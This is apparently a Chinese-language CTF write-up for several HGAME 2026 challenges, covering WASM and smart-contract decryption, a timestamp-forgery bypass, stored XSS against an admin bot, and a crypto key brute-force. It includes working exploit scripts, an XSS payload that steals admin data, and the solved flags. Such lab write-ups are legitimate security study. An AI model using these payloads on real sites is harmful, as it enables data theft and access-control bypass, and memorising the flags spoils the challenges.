
flag-Part4 未使用对象隐写
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~] └─$ cd /home/kali/Desktop ┌──(kali㉿kali)-[~/Desktop] └─$ foremost -i manual.pdf -o manual Processing: manual.pdf |*| ┌──(kali㉿kali)-[~/Desktop] └─$
4:D0cR3qu3st3r_Tutu
hgame{PAR4D0X_AllCl3asToPr0ceed_Sh4m1R_D0cR3qu3st3r_Tutu}
Misc-Vidar Token Step 1: 前端代码 访问靶机,是一个名为Vidar Finance的 DeFi页面,包含一个 NFT 项目VidarPunks
页面使用了 ethers.js 与本地 RPC 节点交互,并加载了一个 WASM 模块。
查看 app.js 源码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
const rpcUrl = `${window.location.origin}/rpc`; const vaultStatusEl = document.getElementById("vault-status"); const walletStatusEl = document.getElementById("wallet-status"); const appContentEl = document.getElementById("app-content"); let entranceAddress = null; let walletProvider = null; vaultStatusEl.textContent = "请先连接 (。•̀ᴗ•́。)"; function readCString(mem, offset, max = 128) { const bytes = new Uint8Array(mem.buffer, offset, max); let out = ""; for (let i = 0; i < bytes.length; i++) { if (bytes[i] === 0) break; out += String.fromCharCode(bytes[i]); } return out; } async function connectWallet() { walletProvider = null; walletStatusEl.classList.remove("active"); appContentEl.classList.add("locked"); appContentEl.classList.remove("unlocked"); vaultStatusEl.textContent = "浏览器钱包在非 HTTPS 环境无法直接连接 (>﹏<)"; } async function checkEligibility() { vaultStatusEl.textContent = "尝试读取元数据... (。•̀ᴗ•́。)"; try { if (!entranceAddress) { const res = await fetch("/wasm/k.wasm", { method: "GET" }); if (res.ok) { const wasm = await res.arrayBuffer(); const { instance } = await WebAssembly.instantiate(wasm, {}); const ptr = instance.exports.get_entrance(); const text = readCString(instance.exports.memory, ptr, 80); const match = text.match(/ENTRANCE=(0x[a-fA-F0-9]{40})/); entranceAddress = match ? match[1] : ""; } } if (!entranceAddress) { vaultStatusEl.textContent = "入口未就绪 (´• ω •`)"; return; } const provider = new ethers.JsonRpcProvider(rpcUrl); const vault = new ethers.Contract( entranceAddress, ["function tokenURI(uint256) view returns (string)"], provider ); await vault.tokenURI(0); vaultStatusEl.textContent = "元数据已就绪 (。•̀ᴗ•́。)"; } catch (err) { vaultStatusEl.textContent = "读取失败 (。•́︿•̀。)"; } } function safe(fn) { return async () => { try { await fn(); } catch (err) { if (vaultStatusEl) vaultStatusEl.textContent = err.message || String(err); } }; } document.getElementById("connect-wallet").addEventListener("click", safe(connectWallet)); const checkBtn = document.getElementById("check-eligibility"); if (checkBtn) { checkBtn.disabled = true; checkBtn.setAttribute("aria-disabled", "true"); }
加载一个WASM文件/wasm/k.wasm
调用WASM里的函数get_entrance(),拿到一个以太坊合约地址
用ethers.js 连接本地 RPC,调用入口合约的tokenURI(0)函数
两处提示注释:
<!-- maybe you need toolkit (。•̀ᴗ•́。) -->
<!-- I said you need toolkit ... (๑•́ ω •̀๑) -->
意思是你需要工具包
Step 2: 分析 WASM 模块 下载 k.wasm
提取wasm里的字符串
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
安装最新的 PowerShell,了解新功能和改进!https://aka.ms/PSWindows PS C:\Users\13964\Desktop\111> $bytes = [System.IO.File]::ReadAllBytes('k.wasm') PS C:\Users\13964\Desktop\111> $str = '' PS C:\Users\13964\Desktop\111> $strings = @() PS C:\Users\13964\Desktop\111> foreach ($b in $bytes) { >> # 允许字母、数字、=、_、{、}、0x 等常见 flag 字符 >> if (($b -ge 0x20 -and $b -le 0x7E) -or $b -eq 0x3D -or $b -eq 0x7B -or $b -eq 0x7D) { >> $str += [char]$b >> } else { >> if ($str.Length -ge 4) { >> $strings += $str >> } >> $str = '' >> } >> } PS C:\Users\13964\Desktop\111> if ($str.Length -ge 4) { $strings += $str } PS C:\Users\13964\Desktop\111> $strings | Sort-Object | Get-Unique ?8hb <9;hbob<c >9jZ addr_lo basea_done basea_loop baseb_done baseb_loop cipher_hi cipher_lo decode decoded decrypt_logic entrance_done entrance_loop get_basea get_baseb get_entrance gj"icohc<> gj"o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;o;Z gj"o8o>o8o>o8o>o8o>o8o>o8o>o8o>o8o>o8o>o8o>o8o>o8o>o8o>o8o>o8o>o8o>Z memory name PS C:\Users\13964\Desktop\111>
函数名
作用
get_entrance()返回入口合约地址
get_basea()返回 XOR 密钥 A(一串十六进制也就是BASEA
get_baseb()返回 XOR 密钥 B(一串十六进制也就是BASEB
decrypt_logic()解密函数
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
import wasmtime engine = wasmtime.Engine() store = wasmtime.Store(engine) module = wasmtime.Module.from_file(engine, 'k.wasm') instance = wasmtime.Instance(store, module, []) memory = instance.exports(store)["memory"] def read_cstring(ptr, max_len=256): data = memory.data_ptr(store) size = memory.data_len(store) import ctypes buf = (ctypes.c_ubyte * size).from_address(ctypes.addressof(data.contents)) out = [] for i in range(max_len): if ptr + i >= size: break b = buf[ptr + i] if b == 0: break out.append(chr(b)) return ''.join(out) get_entrance = instance.exports(store)["get_entrance"] get_basea = instance.exports(store)["get_basea"] get_baseb = instance.exports(store)["get_baseb"] decrypt_logic = instance.exports(store)["decrypt_logic"] ptr1 = get_entrance(store) print(f"get_entrance ptr: {ptr1}") print(f"get_entrance: {read_cstring(ptr1)}") ptr2 = get_basea(store) print(f"get_basea ptr: {ptr2}") print(f"get_basea: {read_cstring(ptr2)}") ptr3 = get_baseb(store) print(f"get_baseb ptr: {ptr3}") print(f"get_baseb: {read_cstring(ptr3)}") try: ptr4 = decrypt_logic(store) print(f"decrypt_logic ptr: {ptr4}") print(f"decrypt_logic: {read_cstring(ptr4, 512)}") except Exception as e: print(f"decrypt_logic error: {e}") # Dump memory strings import ctypes size = memory.data_len(store) data = memory.data_ptr(store) buf = (ctypes.c_ubyte * size).from_address(ctypes.addressof(data.contents)) current = [] start = 0 for i in range(min(size, 65536)): b = buf[i] if 0x20 <= b <= 0x7e: if len(current) == 0: start = i current.append(chr(b)) else: if len(current) >= 4: print(f"[{start}] {''.join(current)}") current = []
运行后得到
1
2
3
get_entrance: ENTRANCE=0x39529fdA4CbB4f8Bfca2858f9BfAeb28B904Adc0 get_basea: BASEA=0x5b5d5b5d5b5d5b5d5b5d5b5d5b5d5b5d5b5d5b5d5b5d5b5d5b5d5b5d5b5d5b5d get_baseb: BASEB=0x5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a5a
Step 3: 查询智能合约 通过 JSON-RPC 调用入口合约的 tokenURI(0)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
// 先定义 readCString(如果 console 里没有) function readCString(mem, offset, max = 128) { const bytes = new Uint8Array(mem.buffer, offset, max); let out = ""; for (let i = 0; i < bytes.length; i++) { if (bytes[i] === 0) break; out += String.fromCharCode(bytes[i]); } return out; } // 手动调用检查函数 (async () => { // 1. 获取 entrance 地址 const res = await fetch("/wasm/k.wasm"); const wasm = await res.arrayBuffer(); const { instance } = await WebAssembly.instantiate(wasm, {}); const ptr = instance.exports.get_entrance(); const text = readCString(instance.exports.memory, ptr, 80); const match = text.match(/ENTRANCE=(0x[a-fA-F0-9]{40})/); const entranceAddress = match ? match[1] : null; console.log("Entrance Contract:", entranceAddress); // 2. 调用 tokenURI(0) const provider = new ethers.JsonRpcProvider(window.location.origin + "/rpc"); const vault = new ethers.Contract( entranceAddress, ["function tokenURI(uint256) view returns (string)"], provider ); const uri = await vault.tokenURI(0); console.log("tokenURI(0) =", uri); // 3. 如果 uri 是 base64 JSON,解码它 if (uri.startsWith("data:application/json;base64,")) { const b64 = uri.split(",")[1]; const json = atob(b64); console.log("Decoded metadata:", json); } })();
获得base64编码的NFT元数据
1
2
3
4
5
6
7
8
9
10
11
{ "name": "VidarPunks #0", "description": "VidarPunks Vault NFT. Seek your fortune with VidarCoin.", "attributes": [ { "trait_type": "Linked Coin Address", "value": "0xc5273abfb36550090095b1edec019216ad21be6c" } ], "vidar_coin": "0xc5273abfb36550090095b1edec019216ad21be6c" }
元数据指向 VidarCoin 代币合约 0xc5273abfb36550090095b1edec019216ad21be6c。
Step 4: 提取密文 调用 VidarCoin 合约的 symbol() 函数,返回了一个异常长的字符串(88字节),而不是普通的代币符号:
1 0x6960606a647c5458603172484d7275346d7e2c4c6f48762a32756258764672702c355b35343f363667627c
是一段 hex 编码的密文(43字节)
Step 5: XOR 解密 WASM 提供了两个 XOR 密钥:
BASEA = 5b5d5b5d...(重复的 []\x5b\x5d)
BASEB = 5a5a5a5a...(重复的 \x5a)
计算 XOR 密钥:BASEA ⊕ BASEB = 0107010701070107...(循环)
将密文与此密钥逐字节 XOR:
1
2
3
4
cipher = bytes.fromhex("6960606a647c5458603172484d7275346d7e2c4c6f48762a32756258764672702c355b35343f363667627c") key = bytes.fromhex("0107010701070107" * 6) # 循环密钥 flag = bytes(c ^ k for c, k in zip(cipher, key)) print(flag.decode())
exp 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 import urllib.request, json, base64 RPC = "http://1.116.118.188:30634/rpc" def rpc_call(method, params): payload = json.dumps({"jsonrpc":"2.0","method":method,"params":params,"id":1}) req = urllib.request.Request(RPC, data=payload.encode(), headers={"Content-Type":"application/json"}) return json.loads(urllib.request.urlopen(req).read()) # Step 1: 从 WASM 获取入口地址和 XOR 密钥 # (实际需要执行 WASM,这里直接用结果) entrance = "0x39529fdA4CbB4f8Bfca2858f9BfAeb28B904Adc0" basea = bytes.fromhex("5b5d" * 16) baseb = bytes.fromhex("5a5a" * 16) # Step 2: 从 tokenURI(0) 获取 VidarCoin 地址 r = rpc_call("eth_call", [{"to": entrance, "data": "0xc87b56dd" + "0"*64}, "latest"]) hex_data = r['result'][2:] length = int(hex_data[64:128], 16) uri = bytes.fromhex(hex_data[128:128+length*2]).decode() metadata = json.loads(base64.b64decode(uri.split(",")[1])) vidar_coin = metadata["vidar_coin"] # Step 3: 从 symbol() 获取密文 r = rpc_call("eth_call", [{"to": vidar_coin, "data": "0x95d89b41"}, "latest"]) hex_data = r['result'][2:] length = int(hex_data[64:128], 16) symbol = bytes.fromhex(hex_data[128:128+length*2]).decode() cipher = bytes.fromhex(symbol[2:]) # 去掉 "0x" 前缀 # Step 4: XOR 解密 xor_key = bytes(a ^ b for a, b in zip(basea, baseb)) # 0107 repeating flag = bytes(c ^ xor_key[i % len(xor_key)] for i, c in enumerate(cipher)) print(f"Flag: {flag.decode()}")
1 hgame{U_a6sOLut3ly-KnOw-3rc_wAsw-2Z25871fe}
但是 提交了一下 是incorrect
检查一下 我觉得是wasm
把w改成m就对啦
1 hgame{U_a6sOLut3ly-KnOw-3rc_wAsm-2Z25871fe}
Web-魔理沙的魔法目录
提示说 如果你能阅读他们 1 个小时以上, 就会给你奖励!
是一个时间相关的漏洞

查看网页源码,看到引用了 javascripts/tracker.js,这个文件名暗示它在追踪,追踪什么,可能是用户行为,可能是时间记录
下载这个JS文件后发现:代码被严重混淆,使用了大量的十六进制运算和字符串编码,通过搜索字符串常量找到关键线索:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 // API 端点 ['/login', '/record', '/check'] // 存储相关 ['ctf_token', 'localStorage', 'getItem'] // 用户信息 ['username', 'JSON', 'body', 'fetch'] // 时间验证 ['time', 'status', 'removeItem'] // UI 元素 ['ctf-win-modal', 'document', 'getElementById']
在Network也看到/login``/record``/check
推测工作流程 用户访问网站时生成一个随机用户名
调用/login登录后获得token
调用/record记录用户开始阅读的时间
1小时后调用/check检查,如果当前服务器时间-提交的开始时间>=3600秒就返回flag
漏洞和攻击思路 如果后端信任客户端提交的time字段,而没有与服务器实际记录的实际做对比,那么可以在/record提交一个早于当前时间1小时的时间戳,然后立刻调用/check,绕过等待
尝试构造攻击请求 向/record提交一个小时前的时间戳
在控制台运行
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 // 1. 生成用户名(模仿前端行为) const username = "player_" + Math.floor(Date.now() / 1000); // 2. 登录获取 token fetch("/login", { method: "POST", headers: { "Content-Type": "application/json" }, body: JSON.stringify({ username: username }) }) .then(res => res.json()) .then(data => { console.log("✅ 登录成功,Token:", data.token); const token = data.token; // 3. 构造 1 小时前的秒级时间戳 const fakeTime = Math.floor(Date.now() / 1000) - 3601; // 4. 提交伪造的开始时间 fetch("/record", { method: "POST", headers: { "Authorization": token, "Content-Type": "application/json" }, body: JSON.stringify({ time: fakeTime }) }) .then(res => res.json()) .then(recordData => { console.log("✅ 时间记录成功:", recordData); // 5. 立即检查 flag fetch("/check", { method: "GET", headers: { "Authorization": token } }) .then(res => res.json()) .then(checkData => { console.log("🎉 最终结果:", checkData); if (checkData.flag) { console.log("🚩 FLAG 获取成功:", checkData.flag); } }) .catch(err => console.error("❌ /check 请求失败:", err)); }) .catch(err => console.error("❌ /record 请求失败:", err)); }) .catch(err => console.error("❌ /login 请求失败:", err));
已成功获取flag:hgame{yOU_4rE-al5O_4_M@HoU-T5Uk41-N0wla76bf}
Web-博丽神社的绘马挂 这是一个留言板系统
私密留言只有发布者和管理员可见。
点击呼叫灵梦会触发POST /api/report后台bot会自动访问你的私密留言
1 script-src 'self' 'unsafe-inline' http: https:
说明允许内联脚本执行,XSS可行
1 div.innerHTML = `<div class="msg-content">${m.content}</div>`;
用户输入的内容直接插入到DOM中,未做任何HTML转义,属于存储型XSS
恶意内容会被永久保存在数据库中,每次访问时都会执行
虽然可以XSS注入,但是我作为普通用户无法访问敏感数据,只有管理员有权访问这些数据
攻击链 1.注册账号 发布含XSS的私密留言
2.点击呼叫灵梦 触发 bot 访问私密留言
3.bot执行XSS 以管理员身份请求 /api/archives&&将返回的数据发成一条公开留言
4.读取公开留言 即可获取 flag
exp 任意注册一个用户名和密码
构造一段XSS代码 偷看管理员的秘密数据 再把偷到的内容发成一个公开留言
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 <img src=x onerror=" <!-- 浏览器尝试加载一个不存在的图片x --> <!-- 图片加载失败时候执行以下步骤 --> console.log('XSS executed!'); fetch('/api/archives') <!-- 用管理员的身份请求秘密数据 --> .then(r => r.json()) <!-- 把返回的数据变成JSON格式 --> .then(data => { console.log('Data:', data); fetch('/api/messages', { method: 'POST', headers: {'Content-Type': 'application/json'}, body: JSON.stringify({ <!-- 把数据发成一条新的公开留言 --> content: 'SECRET:' + JSON.stringify(data), is_private: false <!-- 设置为公开 --> }) }); }); ">
上传(挂马)点击 然后呼叫临梦 点击后会触发POST/api/report
获得flagHgame{th3-sECrEt_oF-h4KuRei_jlnJ41f3faa88}
Crypto-Flux
假设一个 key(比如从 1 开始试)
用它计算 h = shash("Welcome to HGAME 2026!", key)
把 h 当作初始值 x0,结合已知的 x1, x2, x3,反推出 a, b, c
利用三个等式相减,消掉 c,得到两个关于 a, b 的线性方程
解这个方程组
用算出的 a, b, c 预测第 4 个数 x4'
如果 x4' == 真实的 x4 → 这个 key 就是对的
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 from Crypto.Util.number import inverse, isPrime import sys # Given data data = [ 259574080588277578527410299002867735023798216356763871244908783144610527451187, 954408432127642232121971189554605898975195279656270435479524132958262607464595, 902461413507524665418054778947872375987908929501605791883614896110219051835312, 92554599789649828855418140915311664257163346975111310560999959858873425332254 ] n = 1000081851369905197391900354119969103949357074708517572641608490670646955240669 # Verify n is prime (optional) # assert isPrime(n) def shash(value: str, key: int) -> int: length = len(value) if length == 0: return 0 mask = (1 << 256) - 1 x = (ord(value[0]) << 7) & mask for c in value: x = (key * x) & mask ^ ord(c) x ^= length & mask return x def solve_ab(h, x1, x2, x3, n): # Build linear system for a, b: # (x2 - x1) = a*(x1^2 - h^2) + b*(x1 - h) # (x3 - x2) = a*(x2^2 - x1^2) + b*(x2 - x1) A11 = (x1 * x1 - h * h) % n A12 = (x1 - h) % n A21 = (x2 * x2 - x1 * x1) % n A22 = (x2 - x1) % n B1 = (x2 - x1) % n B2 = (x3 - x2) % n # Determinant det = (A11 * A22 - A12 * A21) % n if det == 0: return None, None inv_det = inverse(det, n) # Solve using Cramer's rule a = (B1 * A22 - B2 * A12) * inv_det % n b = (A11 * B2 - A21 * B1) * inv_det % n return a, b def test_key(key): value = "Welcome to HGAME 2026!" h = shash(value, key) x1, x2, x3, x4 = data # Solve for a, b a, b = solve_ab(h, x1, x2, x3, n) if a is None: return False # Compute c c = (x1 - (a * h * h + b * h)) % n # Predict next value pred = (a * x3 * x3 + b * x3 + c) % n return pred == x4 # Brute-force key (hope it's small!) if __name__ == "__main__": print("[*] Starting brute-force...") # In CTF, key is often small. Try up to 2^40 or so. max_key = 1 << 50 # Adjust based on patience for key in range(1, max_key): if key % 1000000 == 0: print(f"[*] Trying key = {key}") if test_key(key): print(f"[+] Found key: {key}") magic_word = "I get the key now!" flag_hash = shash(magic_word, key) flag = "VIDAR{" + hex(flag_hash)[2:] + "}" print(f"[+] FLAG: {flag}") sys.exit(0) print("[-] Key not found within range.")
1 VIDAR{1069466028b4c4a9694a3175f2f9410ab398b939bdb52afb39534b6f8cc59abc}